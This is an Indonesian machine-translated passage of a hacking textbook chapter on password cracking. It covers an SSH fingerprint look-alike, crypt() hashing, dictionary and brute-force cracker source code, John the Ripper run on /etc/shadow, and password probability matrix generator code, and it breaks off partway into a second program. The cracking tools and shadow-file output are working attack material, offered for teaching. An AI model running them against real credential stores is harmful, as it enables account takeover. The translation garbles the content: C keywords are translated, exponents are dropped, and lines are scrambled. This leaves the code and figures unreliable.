### **Koneksi Normal**

---

```
iz@tetsuo :~ $ ssh jose@192.168.42.72  
Keaslian host '192.168.42.72 (192.168.42.72)' tidak dapat ditentukan. Sidik jari kunci RSA  
adalah ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0.  
Apakah Anda yakin ingin melanjutkan koneksi (ya/tidak)?
```

---

### **Koneksi Terserang MitM**

---

```
iz@tetsuo :~ $ ssh jose@192.168.42.72  
Keaslian host '192.168.42.72 (192.168.42.72)' tidak dapat ditentukan. Sidik jari kunci RSA  
adalah ba:06:7e:b2:64:13:cf:0f:a4:69:17:d0:60:62:69:a0.  
Apakah Anda yakin ingin melanjutkan koneksi (ya/tidak)?
```

---

Bisakah Anda segera membedakannya? Sidik jari ini terlihat cukup mirip untuk mengelabui kebanyakan orang agar hanya menerima koneksi.

## Pembobolan Kata Sandi 0x760

Kata sandi umumnya tidak disimpan dalam bentuk teks biasa. File yang berisi semua kata sandi dalam bentuk teks biasa akan menjadi target yang terlalu menarik, jadi sebagai gantinya, fungsi hash satu arah digunakan. Yang paling terkenal dari fungsi ini didasarkan pada DES dan disebut ruang bawah tanah(), yang dijelaskan di halaman manual yang ditunjukkan di bawah ini.

---

### NAMA

crypt - kata sandi dan enkripsi data

### RINGKASAN

```
# tentukan _XOPEN_SOURCE  
# sertakan <unistd.h>  
  
char *crypt(const char *key, const char *salt);
```

### KETERANGAN

crypt() adalah fungsi enkripsi kata sandi. Ini didasarkan pada algoritma Standar Enkripsi Data dengan variasi yang dimaksudkan (antara lain) untuk mencegah penggunaan implementasi perangkat keras dari pencarian kunci.

key adalah kata sandi yang diketik pengguna.

garam adalah string dua karakter yang dipilih dari set [a-zA-Z0-9./]. String ini digunakan untuk mengganggu algoritma dalam salah satu dari 4096 cara yang berbeda.

---

Ini adalah fungsi hash satu arah yang mengharapkan kata sandi plaintext dan nilai garam untuk input, dan kemudian mengeluarkan hash dengan nilai garam yang ditambahkan sebelumnya. Hash ini secara matematis tidak dapat diubah, artinya tidak mungkin menentukan kata sandi asli hanya dengan menggunakan hash. Menulis program cepat untuk bereksperimen dengan fungsi ini akan membantu memperjelas kebingungan apa pun.

---

### crypt\_test.c

```
# tentukan _XOPEN_SOURCE  
# sertakan <unistd.h>  
# sertakan <stdio.h>  
  
int main(int argc, char *argv[]) {  
    jika(argc < 2) {  
        printf("Penggunaan: %s <sandi teks biasa> <nilai garam>\n", argv[0]);  
        keluar(1);  
    }  
    printf("sandi \"%s\" dengan garam \"%s\" ", argv[1], argv[2]);  
    printf("hash ke ==> %s\n", crypt(argv[1], argv[2]));  
}
```

---

Ketika program ini dikompilasi, perpustakaan crypt perlu ditautkan. Ini ditunjukkan pada output berikut, bersama dengan beberapa uji coba.

---

```
reader@hacking :~/booksrc $ gcc -o crypt_test crypt_test.c /tmp/
cccrSvYU.o: Dalam fungsi `main':
crypt_test.c:(.text+0x73): referensi tidak terdefinisi ke `crypt' collect2:
ld mengembalikan 1 status keluar
reader@hacking :~/booksrc $ gcc -o crypt_test crypt_test.c -l crypt
reader@hacking :~/booksrc $ ./crypt_test testing je
kata sandi "pengujian" dengan hash garam "je" ke ==> jeLu9ckBvgvX.
reader@hacking :~/booksrc $ ./crypt_test tes je
kata sandi "test" dengan hash garam "je" ke ==> jeHEAX1m66RV.
reader@hacking :~/booksrc $ ./crypt_test test kata sandi xy "test"
dengan garam "xy" hash ke ==> xyVSuHLjceD92
reader@hacking :~/booksrc $
```

---

Perhatikan bahwa dalam dua proses terakhir, kata sandi yang sama dienkripsi, tetapi menggunakan nilai garam yang berbeda. Nilai garam digunakan untuk mengganggu algoritma lebih lanjut, sehingga dapat ada beberapa nilai hash untuk nilai teks biasa yang sama jika nilai garam yang berbeda digunakan. Nilai hash (termasuk garam yang ditambahkan sebelumnya) disimpan dalam file kata sandi di bawah premis bahwa jika penyerang mencuri file kata sandi, hash tidak akan berguna.

Ketika pengguna yang sah perlu mengautentikasi menggunakan hash kata sandi, hash pengguna tersebut akan dicari di file kata sandi. Pengguna diminta untuk memasukkan kata sandinya, nilai garam asli diekstraksi dari file kata sandi, dan apa pun yang diketik pengguna dikirim melalui fungsi hash satu arah yang sama dengan nilai garam. Jika kata sandi yang benar dimasukkan, fungsi hashing satu arah akan menghasilkan keluaran hash yang sama seperti yang disimpan dalam file kata sandi. Ini memungkinkan otentifikasi berfungsi seperti yang diharapkan, tanpa harus menyimpan kata sandi plaintext.

### **Serangan Kamus 0x761**

Namun, ternyata kata sandi terenkripsi dalam file kata sandi sama sekali tidak berguna. Tentu, secara matematis tidak mungkin untuk membalikkan hash, tetapi dimungkinkan untuk dengan cepat meng-hash setiap kata dalam kamus, menggunakan nilai garam untuk hash tertentu, dan kemudian membandingkan hasilnya dengan hash itu. Jika hash cocok, maka kata dari kamus itu harus berupa kata sandi plaintext.

Program serangan kamus sederhana dapat dijalankan dengan cukup mudah. Itu hanya perlu membaca kata-kata dari file, hash masing-masing menggunakan nilai garam yang tepat, dan menampilkan kata jika ada kecocokan. Kode sumber berikut melakukan ini menggunakan fungsi `fstream`, yang disertakan dengan `stdio.h`. Fungsi-fungsi ini lebih mudah untuk dikerjakan, karena menutupi kekacauan membuka() panggilan dan deskriptor file, menggunakan pointer struktur `FILE`, sebagai gantinya. Dalam sumber di bawah ini, `buka()` panggilan argumen memberitahu nya untuk membuka file untuk dibaca. Ini mengembalikan `NULL` pada kegagalan, atau pointer ke `fstream` terbuka. `Itufget()` panggilan mendapat string dari `fstream`, hingga panjang maksimum atau ketika mencapai akhir baris. Dalam hal ini, digunakan untuk membaca setiap baris dari file daftar kata. Fungsi ini juga mengembalikan `NULL` pada kegagalan, yang digunakan untuk mendeteksi akhir file.

### **crypt\_crack.c**

---

```
# tentukan _XOPEN_SOURCE
# sertakan <unistd.h>
# sertakan <stdio.h>

/* Barf pesan dan keluar. */ void barf(char
*pesan, char *ekstra) {
    printf(pesan, tambahan);
    keluar(1);
}

/* Program contoh serangan kamus */ int
main(int argc, char *argv[]) {
    FILE *daftar kata;
    char *hash, kata[30], garam[3];
    jika(argc < 2)
        barf("Penggunaan: %s <file daftar kata> <hash kata sandi>\n", argv[0]);

    strncpy(garam, argv[2], 2); // 2 byte pertama hash adalah garamnya.
    garam [2] = '\0'; // akhiri string

    printf("Nilai garam adalah \'%s\'\n", garam);

    if( (daftar kata = fopen(argv[1], "r")) == NULL) // Buka daftar kata.
        barf("Fatal: tidak bisa membuka file \'%s'.\n", argv[1]);

    while(fgets(word, 30, wordlist) != NULL) { // Baca setiap kata
        kata[strlen(kata)-1] = '\0'; // Hapus byte '\n' di akhir. hash = crypt(kata,
        garam); // Hash kata menggunakan garam. printf("Mencoba kata: %-30s
        ==> %15s\n", kata, hash); if(strcmp(hash, argv[2]) == 0) { // Jika hash
        cocok
            printf("Hash \'%s\' berasal dari ", argv[2]);
            printf("password plaintext \'%s\'.\n", kata);
            fclose(daftar kata);
            keluar(0);
        }
    }
    printf("Tidak dapat menemukan kata sandi plaintext dalam daftar kata yang disediakan.\n");
    fclose(daftar kata);
}
```

---

Output berikut menunjukkan program ini digunakan untuk memecahkan hash kata sandi *jeHEAX1m66RV*, menggunakan kata-kata yang ditemukan di /usr/share/dict/words.

---

```
reader@hacking :~/booksrc $ gcc -o crypt_crack crypt_crack.c -lcrypt
reader@hacking :~/booksrc $ ./crypt_crack /usr/share/dict/words jeHEAX1m66RV. Nilai
garam adalah 'je'
mencoba kata:                               ==> jesS3DmkteZYk
mencoba kata: SEBUAH                         ==> jeV7uK/Sy/KU
mencoba kata: Sebagai                         ==> jeEcn7sF7jwWU
mencoba kata: AOL                            ==> jeSFGex8ANJDE
mencoba kata: milik AOL                      ==> jesSDhacNYUbc
```

mencoba kata:	Aachen	==>	jeyQc3uB14q1E
mencoba kata:	milik Aachen	==>	je7AQxvhvsvM
mencoba kata:	Aaliyah	==>	je/vAqRJyOZvU

. :[ keluaran dipangkas ]:.

mencoba kata:	pendek	==>	jelgEmNGLflj2
mencoba kata:	dengan singkat	==>	jeYfo1aImUWqg
mencoba kata:	ketegasan	==>	jedH11z6kkEaA
mencoba kata:	ketegasan	==>	jedH11z6kkEaA
mencoba kata:	terser	==>	jeXptBe6psF3g
mencoba kata:	terkeren	==>	jenhzylhDIqBA
mencoba kata:	tersier	==>	jex6uKY9AJD untuk
mencoba kata:	uji	==>	jeHEAX1m66RV.

Hash "jeHEAX1m66RV." berasal dari kata sandi plaintext "test".

reader@hacking :~/booksrc \$

---

Sejak kata *uji* adalah kata sandi asli dan kata ini ditemukan di file kata, hash kata sandi pada akhirnya akan dipecahkan. Inilah mengapa dianggap sebagai praktik keamanan yang buruk untuk menggunakan kata sandi yang merupakan kata kamus atau berdasarkan kata kamus.

Kelemahan dari serangan ini adalah jika kata sandi asli bukan kata yang ditemukan dalam file kamus, kata sandi tidak akan ditemukan. Misalnya, jika kata non-kamus seperti *h4R%* digunakan sebagai kata sandi, serangan kamus tidak akan dapat menemukannya:

---

reader@hacking :~/booksrc \$ ./crypt\_test h4R% je password "h4R%" dengan garam "je" hash ke ==> jeMqqfIfPNNT reader@hacking :~/booksrc \$ ./crypt\_crack /usr/share/dict/words jeMqqfIfPNNT Nilai garam adalah 'je'

mencoba kata:		==>	jesS3DmkteZYk
mencoba kata:	SEBUAH	==>	jeV7uK/Sy/KU
mencoba kata:	Sebagai	==>	jeEcn7sF7jwWU
mencoba kata:	AOL	==>	jeSGex8ANjDE
mencoba kata:	milik AOL	==>	jesSDhacNYUbc
mencoba kata:	Aachen	==>	jeyQc3uB14q1E
mencoba kata:	milik Aachen	==>	je7AQxvhvsvM
mencoba kata:	Aaliyah	==>	je/vAqRJyOZvU

. :[ keluaran dipangkas ]:.

mencoba kata:	memperbesar	==>	je8A6DQ87wHHI
mencoba kata:	kebun binatang	==>	jePmCz9ZNpWkU
mencoba kata:	timun Jepang	==>	jeqZ9LSWt.esI
mencoba kata:	zucchini	==>	jeqZ9LSWt.esI
mencoba kata:	zucchini	==>	jeqZ9LSWt.esI
mencoba kata:	kue kering	==>	jezzR3b5zwlys
mencoba kata:	zwieback's	==>	jezzR3b5zwlys
mencoba kata:	zigot	==>	jei5HG7JrfLy6
mencoba kata:	zigot	==>	jej86M9AG0yj2
mencoba kata:	zigot	==>	jeWHQebUlxtmo

Tidak dapat menemukan kata sandi teks biasa dalam daftar kata yang disediakan.

---

File kamus khusus sering dibuat menggunakan bahasa yang berbeda, modifikasi kata standar (seperti mengubah huruf menjadi angka), atau sekadar menambahkan angka di akhir setiap kata. Sementara kamus yang lebih besar akan menghasilkan lebih banyak kata sandi, itu juga akan membutuhkan lebih banyak waktu untuk diproses.

### **0x762 Serangan Brute-Force yang Melelahkan**

Serangan kamus yang mencoba setiap kombinasi yang mungkin adalah *kekuatan kasar yang lengkap* menyerang. Meskipun jenis serangan ini secara teknis dapat memecahkan setiap kata sandi yang mungkin, mungkin akan memakan waktu lebih lama daripada yang bersedia ditunggu oleh cucu cucu Anda.

Dengan 95 karakter input yang memungkinkan untuk ruang bawah tanah()-gaya kata sandi, ada 95 kemungkinan kata sandi untuk pencarian lengkap dari semua kata sandi delapan karakter, yang menghasilkan lebih dari tujuh quadriliun kemungkinan kata sandi. Angka ini menjadi sangat besar dengan sangat cepat karena, ketika karakter lain ditambahkan ke panjang kata sandi, jumlah kata sandi yang mungkin bertambah secara eksponensial. Dengan asumsi 10.000 crack per detik, dibutuhkan sekitar 22.875 tahun untuk mencoba setiap kata sandi. Mendistribusikan upaya ini ke banyak mesin dan prosesor adalah salah satu pendekatan yang mungkin; namun, penting untuk diingat bahwa ini hanya akan mencapai percepatan linier. Jika seribu mesin digabungkan, masing-masing mampu menghasilkan 10.000 retakan per detik, upaya itu masih akan memakan waktu lebih dari 22 tahun. Percepatan linier yang dicapai dengan menambahkan mesin lain adalah marginal dibandingkan dengan pertumbuhan di ruang kunci ketika karakter lain ditambahkan ke panjang kata sandi.

Untungnya, kebalikan dari pertumbuhan eksponensial juga benar; karena karakter dihapus dari panjang kata sandi, jumlah kemungkinan kata sandi berkurang secara eksponensial. Ini berarti bahwa kata sandi empat karakter hanya memiliki 95 kemungkinan kata sandi. Ruang kunci ini hanya memiliki sekitar 84 juta kemungkinan kata sandi, yang dapat dipecahkan secara menyeluruh (dengan asumsi 10.000 retakan per detik) dalam waktu kurang dari dua jam. Ini berarti bahwa, meskipun kata sandi seperti  $h4R%$  tidak ada dalam kamus mana pun, itu dapat dipecahkan dalam waktu yang wajar.

Artinya, selain menghindari kata-kata kamus, panjang kata sandi juga penting. Karena kompleksitas meningkat secara eksponensial, menggandakan panjang untuk menghasilkan kata sandi delapan karakter akan membawa tingkat upaya yang diperlukan untuk memecahkan kata sandi ke dalam kerangka waktu yang tidak masuk akal.

Solar Designer telah mengembangkan program peretas kata sandi yang disebut John the Ripper yang pertama-tama menggunakan serangan kamus dan kemudian serangan bruteforce yang lengkap. Program ini mungkin yang paling populer dari jenisnya; itu tersedia di <http://www.openwall.com/john>. Sudah disertakan di LiveCD.

---

```
reader@hacking:~/booksrc $ john
```

John the Ripper Versi 1.6 Hak Cipta (c) 1996-98 oleh Solar Designer

Penggunaan: john [OPTIONS] [PASSWORD-FILES]

- lajang mode "retak tunggal"
- file kata: FILE -stdin mode daftar kata, membaca kata dari FILE atau stdin
- aturan mengaktifkan aturan untuk mode daftar kata

```

- inkremental[:MODE] mode tambahan [menggunakan MODE
- eksternal: MODE bagian] mode eksternal atau filter kata
- stdout[:PANJANG] tidak retak, cukup tulis kata-kata ke stdout
- pulihkan[:FILE] memulihkan sesi yang terputus [dari FILE]
- sesi: FILE atur nama file sesi ke FILE
- status[:FILE] cetak status sesi [dari FILE] buat charset,
- makechars: FILE FILE akan ditimpak tampilkan kata sandi
- menunjukkan yang retak
- uji melakukan benchmark
- pengguna:[-]LOGIN|UID[...] muat hanya pengguna (ini) saja
- grup:[-]GID[...] memuat pengguna dari grup (ini) hanya memuat pengguna
- cangkang:[-]SHELL[...] dengan shell (ini) hanya memuat garam dengan setidaknya
- garam:[-]COUNT COUNT kata sandi saja memaksa format teks sandi NAME (DES/
- format: NAMA BSDI/MD5/BF/AFS/LM) diaktifkan hemat memori, pada LEVEL 1.3
- simpanmem:LEVEL

reader@hacking :~/booksrc $ sudo tail -3 /etc/shadow matrix:
$1$zCcRXVsm$GdpHxqC9epMrdQcayUx0//:13763:0:99999:7::: jose:
$1$pRS4.I8m$Zy5of8AtD800SeMgm.2Yg.:13786:0:99999:7:::
pembaca:U6aMy0wojraho:13764:0:99999:7:::
reader@hacking :~/booksrc $ sudo john /etc/shadow
Memuat 2 kata sandi dengan 2 garam berbeda (FreeBSD MD5 [32/32])
tebakan: 0 waktu: 0:00:00:01 0% (2) c/s: 5522 mencoba: koko
tebakan: 0 waktu: 0:00:00:03 6% (2) c/s: 5489 mencoba: ekspor
tebakan: 0 waktu: 0:00:00:05 10% (2) c/s: 5561 mencoba: catcat
tebakan: 0 waktu: 0:00:00:09 20% (2) c/s: 5514 mencoba: dilbert!
tebakan: 0 waktu: 0:00:00:10 22% (2) c/s: 5513 mencoba: redrum3
pengujian7 (jose)
tebakan: 1 waktu: 0:00:00:14 44% (2) c/s: 5539 mencoba: KnightKnight
tebakan: 1 waktu: 0:00:00:17 59% (2) c/s: 5572 mencoba: Gofish!
Sesi dibatalkan

```

---

Dalam output ini, akun jose ditampilkan memiliki kata sandi sandipengujian7.

### **0x763 Tabel Pencarian Hash**

Ide menarik lainnya untuk peretasan kata sandi adalah menggunakan tabel pencarian hash raksasa. Jika semua hash untuk semua kemungkinan kata sandi telah dihitung sebelumnya dan disimpan dalam struktur data yang dapat dicari di suatu tempat, kata sandi apa pun dapat dipecahkan dalam waktu yang diperlukan untuk mencari. Dengan asumsi pencarian biner, kali ini tentang  $O(\log_2 N)$ , di mana  $N$  adalah jumlah entri. Sejak  $N$  adalah 95 dalam kasus kata sandi delapan karakter, ini bekerja sekitar  $O(8 \log_2 95)$ , yang cukup cepat.

Namun, tabel pencarian hash seperti ini akan membutuhkan sekitar 100.000 terabyte penyimpanan. Selain itu, desain algoritma hashing kata sandi mempertimbangkan jenis serangan ini dan menguranginya dengan nilai garam. Karena beberapa kata sandi plaintext akan hash ke hash kata sandi yang berbeda dengan garam yang berbeda, tabel pencarian terpisah harus dibuat untuk setiap garam. Dengan berbasis DESruang bawah tanah(fungsi, ada 4.096 kemungkinan nilai garam, yang berarti bahwa bahkan untuk ruang kunci yang lebih kecil, seperti semua kemungkinan kata sandi empat karakter, tabel pencarian hash menjadi tidak praktis. Dengan garam tetap, ruang penyimpanan yang diperlukan untuk satu tabel pencarian untuk semua kemungkinan kata sandi empat karakter adalah sekitar satu gigabyte, tetapi karena nilai garam, ada 4.096

kemungkinan hash untuk satu kata sandi plaintext, memerlukan 4.096 tabel yang berbeda. Ini meningkatkan ruang penyimpanan yang dibutuhkan hingga sekitar 4,6 terabyte, yang sangat menghalangi serangan semacam itu.

### ***0x764 Matriks Probabilitas Kata Sandi***

Ada trade-off antara daya komputasi dan ruang penyimpanan yang ada di mana-mana. Ini dapat dilihat dalam bentuk paling dasar dari ilmu komputer dan kehidupan sehari-hari. File MP3 menggunakan kompresi untuk menyimpan file suara berkualitas tinggi dalam jumlah ruang yang relatif kecil, tetapi permintaan akan sumber daya komputasi meningkat. Kalkulator saku menggunakan pertukaran ini ke arah lain dengan mempertahankan tabel pencarian untuk fungsi seperti sinus dan kosinus untuk menyelamatkan kalkulator dari melakukan perhitungan berat.

Trade-off ini juga dapat diterapkan pada kriptografi dalam apa yang dikenal sebagai serangan trade-off waktu/ruang. Meskipun metode Hellman untuk jenis serangan ini mungkin lebih efisien, kode sumber berikut seharusnya lebih mudah dipahami. Namun, prinsip umumnya selalu sama: Cobalah untuk menemukan titik manis antara daya komputasi dan ruang penyimpanan, sehingga serangan brute force yang lengkap dapat diselesaikan dalam waktu yang wajar, dengan menggunakan jumlah ruang yang wajar. Sayangnya, dilema garam masih akan muncul dengan sendirinya, karena metode ini masih memerlukan beberapa bentuk penyimpanan. Namun, hanya ada 4.096 kemungkinan garam dengan ruang bawah tanah(-)gaya hash kata sandi, sehingga efek dari masalah ini dapat dikurangi dengan mengurangi ruang penyimpanan yang dibutuhkan cukup jauh untuk tetap masuk akal meskipun pengganda 4.096.

Metode ini menggunakan bentuk kompresi lossy. Alih-alih memiliki tabel pencarian hash yang tepat, beberapa ribu kemungkinan nilai plaintext akan dikembalikan ketika hash kata sandi dimasukkan. Nilai-nilai ini dapat diperiksa dengan cepat untuk menyiapkan pada kata sandi plaintext asli, dan kompresi lossy memungkinkan pengurangan ruang yang besar. Dalam kode demonstrasi berikut, ruang kunci untuk semua kemungkinan kata sandi empat karakter (dengan garam tetap) digunakan. Ruang penyimpanan yang dibutuhkan berkisar 88 persen, dibandingkan dengan tabel pencarian hash penuh (dengan garam tetap), dan ruang kunci yang harus dipaksakan berkisar sekitar 1.018 kali. Dengan asumsi 10.000 retakan per detik, metode ini dapat memecahkan kata sandi empat karakter apa pun (dengan garam tetap) dalam waktu kurang dari delapan detik,

Metode ini membangun matriks biner tiga dimensi yang mengorelasikan bagian dari nilai hash dengan bagian dari nilai plaintext. Pada sumbu x, plaintext dibagi menjadi dua pasangan: dua karakter pertama dan dua karakter kedua. Nilai yang mungkin dihitung menjadi vektor biner yaitu  $95_2$ , atau 9.025, panjang bit (sekitar 1.129 byte). Pada sumbu y, ciphertext dibagi menjadi empat potongan tiga karakter. Ini dihitung dengan cara yang sama di kolom, tetapi hanya empat bit dari karakter ketiga yang benar-benar digunakan. Ini berarti ada  $64^2 \cdot 4$ , atau 16.384 kolom. Sumbu z ada hanya untuk mempertahankan delapan matriks dua dimensi yang berbeda, sehingga empat ada untuk masing-masing pasangan teks biasa.

Ide dasarnya adalah untuk membagi plaintext menjadi dua nilai berpasangan yang disebutkan di sepanjang vektor. Setiap plaintext yang mungkin di-hash menjadi ciphertext, dan ciphertext digunakan untuk menemukan kolom matriks yang sesuai. Kemudian bit enumerasi plaintext melintasi baris matriks dihidupkan. Ketika nilai ciphertext direduksi menjadi potongan yang lebih kecil, tabrakan tidak bisa dihindari.

teks biasa	hash
uji	yaHEAX1m66RV.
!j)h	yaHEA38vqlkkQ
".F+	yaHEA1Tbde5FE
"8, J	yaHEAnX8kQK3I

Dalam hal ini, kolom untuk HEE akan memiliki bit yang sesuai dengan pasangan teks biasa, !j, ." dan "8 dihidupkan, karena pasangan plaintext/hash ini ditambahkan ke matriks.

Setelah matriks terisi penuh, ketika hash seperti jHEA38vqlkkQ dimasukkan, kolom untuk HEE akan dicari, dan matriks dua dimensi akan mengembalikan nilaite, !j, ." dan "8 untuk dua karakter pertama dari plaintext. Ada empat matriks seperti ini untuk dua karakter pertama, menggunakan substring ciphertext dari karakter 2 hingga 4, 4 hingga 6, 6 hingga 8, dan 8 hingga 10, masing-masing dengan vektor berbeda dari kemungkinan nilai plainteks dua karakter pertama. Setiap vektor ditarik, dan digabungkan dengan AND bitwise. Ini hanya akan menyisakan bit-bit yang sesuai dengan pasangan plaintext yang terdaftar sebagai kemungkinan untuk setiap substring ciphertext. Ada juga empat matriks seperti ini untuk dua karakter terakhir dari plaintext.

Ukuran matriks ditentukan oleh prinsip pigeonhole. Ini adalah prinsip sederhana yang menyatakan: Jika  $k+1$  benda dimasukkan ke dalam  $k$  kotak, setidaknya salah satu kotak akan berisi dua objek. Jadi, untuk mendapatkan hasil terbaik, tujuannya adalah agar setiap vektor menjadi sedikit kurang dari setengah penuh 1s. Sejak  $954$ , atau  $81.450.625$ , entri akan dimasukkan ke dalam matriks, perlu ada sekitar dua kali lebih banyak lubang untuk mencapai saturasi 50 persen. Karena setiap vektor memiliki 9.025 entri, seharusnya ada sekitar  $(954 \cdot 2) / 9025$  kolom. Ini menghasilkan sekitar 18.000 kolom. Karena substring ciphertext dari tiga karakter digunakan untuk kolom, dua karakter pertama dan empat bit dari karakter ketiga digunakan untuk menyediakan  $64^2 \cdot 4$ , atau sekitar 16 ribu kolom (hanya ada 64 kemungkinan nilai untuk setiap karakter hash ciphertext). Ini harus cukup dekat, karena ketika sedikit ditambahkan dua kali, tumpang tindih diabaikan. Dalam praktiknya, setiap vektor ternyata sekitar 42 persen jenuh dengan 1s.

Karena ada empat vektor yang ditarik untuk satu ciphertext, probabilitas dari setiap posisi enumerasi yang memiliki nilai 1 pada setiap vektor adalah sekitar 0,424, atau sekitar 3,11 persen. Artinya, rata-rata, 9.025 kemungkinan untuk dua karakter pertama plaintext berkurang sekitar 97 persen menjadi 280 kemungkinan. Ini juga dilakukan untuk dua karakter terakhir, menyediakan sekitar 280<sub>2</sub>, atau 78.400, kemungkinan nilai teks biasa. Di bawah asumsi 10.000 retakan per detik, ruang kunci yang dikurangi ini akan membutuhkan waktu kurang dari 8 detik untuk diperiksa.

Tentu saja, ada kerugiannya. Pertama, dibutuhkan setidaknya waktu lama untuk membuat matriks seperti serangan brute force asli; Namun, ini adalah biaya satu kali. Juga, garam masih cenderung melarang semua jenis serangan penyimpanan, bahkan dengan persyaratan ruang penyimpanan yang berkurang.

Dua daftar kode sumber berikut dapat digunakan untuk membuat matriks probabilitas kata sandi dan memecahkan kata sandi dengannya. Daftar pertama akan menghasilkan matriks yang dapat digunakan untuk memecahkan semua kemungkinan kata sandi empat karakter yang diasinkan. Daftar kedua akan menggunakan matriks yang dihasilkan untuk benar-benar melakukan cracking kata sandi.

### ppm\_gen.c

```
*****\n* Matriks Probabilitas Kata Sandi * File: ppm_gen.c *\n*****\n* Pengarang: Jon Erickson <matrix@phiral.com> *\n* Organisasi: Laboratorium Penelitian Phiral *\n* Ini adalah program hasilkan untuk bukti PPM *\n* konsep. Ini menghasilkan file bernama 4char.ppm, yang *\n* berisi informasi mengenai semua kemungkinan 4- *\n* kata sandi karakter diasinkan dengan 'je'. File ini bisa *\n* digunakan untuk dengan cepat memecahkan kata sandi yang ditemukan di dalam ini *\n* keyspace dengan program ppm_crack.c yang sesuai. *\n*****\n\n# tentukan _XOPEN_SOURCE\n# sertakan <unistd.h>\n# sertakan <stdio.h>\n# sertakan <stdlib.h>\n\n# tentukan TINGGI 16384\n# tentukan LEBAR 1129\n# tentukan KEDALAMAN 8\n# tentukan UKURAN TINGGI * LEBAR * KEDALAMAN\n\n/* Memetakan satu byte hash ke nilai enumerasi. */ int\nenum_hashbyte(char a {\n    int saya, j;\n    saya = (int)a;\n    jika((i >= 46) && (i <= 57))\n        j = i - 46;\n    lain jika ((i >= 65) && (i <= 90))\n        j = i - 53;\n    lain jika ((i >= 97) && (i <= 122))\n        j = i - 59;\n    kembali j;\n}\n\n/* Memetakan 3 byte hash ke nilai enumerasi. */ int\nenum_hashtriplet(char a, char b, char c {
```

```

    kembali (((enum_hashbyte(c)%4)*4096)+(enum_hashbyte(a)*64)+enum_hashbyte(b));
}
/* Barf pesan dan keluar. */ void barf(char
*pesan, char *ekstra {
    printf(pesan, tambahan);
    keluar(1);
}

/* Buat file 4-char.ppm dengan semua kemungkinan kata sandi 4-char (asin w/ je). */
int utama() {
    char polos[5];
    karakter *kode, *data;
    int i, j, k, l;
    unsigned int charval, val; FILE *
    menangani;
    if (!(pegangan = fopen("4char.ppm", "w")))
        barf("Kesalahan: Tidak dapat membuka file '4char.ppm' untuk menulis.\n", NULL);

    data = (char *) malloc(SIZE); jika
    (!(data))
        barf("Kesalahan: Tidak dapat mengalokasikan memori.\n", NULL);

    untuk(i=32; i<127; i++) {
        untuk(j=32; j<127; j++) {
            printf("Menambahkan %c%c** ke 4char.ppm..\n", i, j);
            untuk(k=32; k<127; k++) {
                untuk(l=32; l<127; l++) {

                    polos[0] = (char)i; // Bangun setiap =
                    polos[1] = (char)j; // kemungkinan 4-byte =
                    polos[2] = (char)k; // kata sandi.
                    polos[3] = (char)l;
                    polos[4] = '\0';
                    kode = crypt((const char *)plain, (const char *)"je"); // Tandai.

                    /* Menyimpan info statistik tentang pasangan dengan rugi.*/
                    val = enum_hashtriplet(kode[2], kode[3], kode[4]); // Simpan info tentang byte 2-4.

                    charval = (i-32)*95 + (j-32); // 2 byte plaintext pertama
                    data[(val*WIDTH)+(charval/8)] |= (1<<(charval%8)); val +=
                    (TINGGI * 4);
                    charval = (k-32)*95 + (l-32); // Data 2 byte plaintext
                    terakhir[(val*WIDTH)+(charval/8)] |= (1<<(charval%8));

                    val = TINGGI + enum_hashtriplet(kode[4], kode[5], kode[6]); // byte 4-6 charval =
                    (i-32)*95 + (j-32); // 2 byte plaintext pertama
                    data[(val*WIDTH)+(charval/8)] |= (1<<(charval%8)); val +=
                    (TINGGI * 4);
                    charval = (k-32)*95 + (l-32); // Data 2 byte plaintext
                    terakhir[(val*WIDTH)+(charval/8)] |= (1<<(charval%8));

                    val = (2 * TINGGI) + enum_hashtriplet(kode[6], kode[7], kode[8]); // byte 6-8 charval =
                    (i-32)*95 + (j-32); // 2 byte plaintext pertama
                    data[(val*WIDTH)+(charval/8)] |= (1<<(charval%8)); val +=
                    (TINGGI * 4);

```

```

charval = (k-32)*95 + (l-32); // Data 2 byte plaintext
terakhir[(val*WIDTH)+(charval/8)] |= (1<<(charval%8));

    val = (3 * TINGGI) + enum_hashtriplet(kode[8], kode[9], kode[10]); // byte 8-10
    charval = (i-32)*95 + (j-32); // 2 karakter plaintext pertama
    data[(val*WIDTH)+(charval/8)] |= (1<<(charval%8)); val +=
        (TINGGI * 4);
    charval = (k-32)*95 + (l-32); // Data 2 byte plaintext
    terakhir[(val*WIDTH)+(charval/8)] |= (1<<(charval%8));
}
}
}

printf("selesai.. menyimpan..\n");
fwrite(data, UKURAN, 1, pegangan);
gratis(data);
fclose(pegawai);
}

```

---

Bagian pertama dari kode, ppm\_gen.c, dapat digunakan untuk menghasilkan matriks probabilitas kata sandi empat karakter, seperti yang ditunjukkan pada output di bawah ini. Itu -O3opsi yang diteruskan ke GCC memberitahunya untuk mengoptimalkan kode untuk kecepatan saat dikompilasi.

```

reader@hacking :~/booksrc $ gcc -O3 -o ppm_gen ppm_gen.c -lcrypt
reader@hacking :~/booksrc $ ./ppm_gen
Menambahkan * * ke 4char.ppm.. !
Menambahkan ** ke 4char.ppm..
Menambahkan *** ke 4char.ppm..

```

. :[ keluaran dipangkas ]:.

```

Menambahkan ~|** ke 4char.ppm..
Menambahkan ~j** ke 4char.ppm..
Menambahkan ~~** ke 4char.ppm..
selesai.. menyimpan..
@hacking:~ $ls -lh 4char.ppm
-rw-r--r-- 1 142M 30-09-2007 13:56 4char.ppm
reader@hacking :~/booksrc $

```

---

File 142MB 4char.ppm berisi asosiasi longgar antara plaintext dan data hash untuk setiap kemungkinan kata sandi empat karakter. Data ini kemudian dapat digunakan oleh program berikutnya untuk memecahkan kata sandi empat karakter dengan cepat yang akan menggagalkan serangan kamus.

### **ppm\_crack.c**

---

```

*****\n
* Matriks Probabilitas Kata Sandi * File: ppm_crack.c *\n
*****\n
*\n
* Pengarang: Jon Erickson <matrix@phiral.com> *\n
* Organisasi: Laboratorium Penelitian Phiral *\n
*
```

```

* Ini adalah program crack untuk bukti konsep PPM.* *
* Ini menggunakan file yang ada bernama 4char.ppm, yang      *
* berisi informasi mengenai semua kemungkinan 4-          *
* kata sandi karakter diasinkan dengan 'je'. File ini bisa   *
* dihasilkan dengan program ppm_gen.c yang sesuai. *       *
*                                                               *
\*****
```

```

# tentukan _XOPEN_SOURCE
# sertakan <unistd.h>
# sertakan <stdio.h>
# sertakan <stdlib.h>

# tentukan TINGGI 16384
# tentukan LEBAR 1129
# tentukan KEDALAMAN 8
# tentukan UKURAN TINGGI * LEBAR * KEDALAMAN
# tentukan TINGGI DCM * LEBAR

/* Memetakan satu byte hash ke nilai enumerasi. */ int
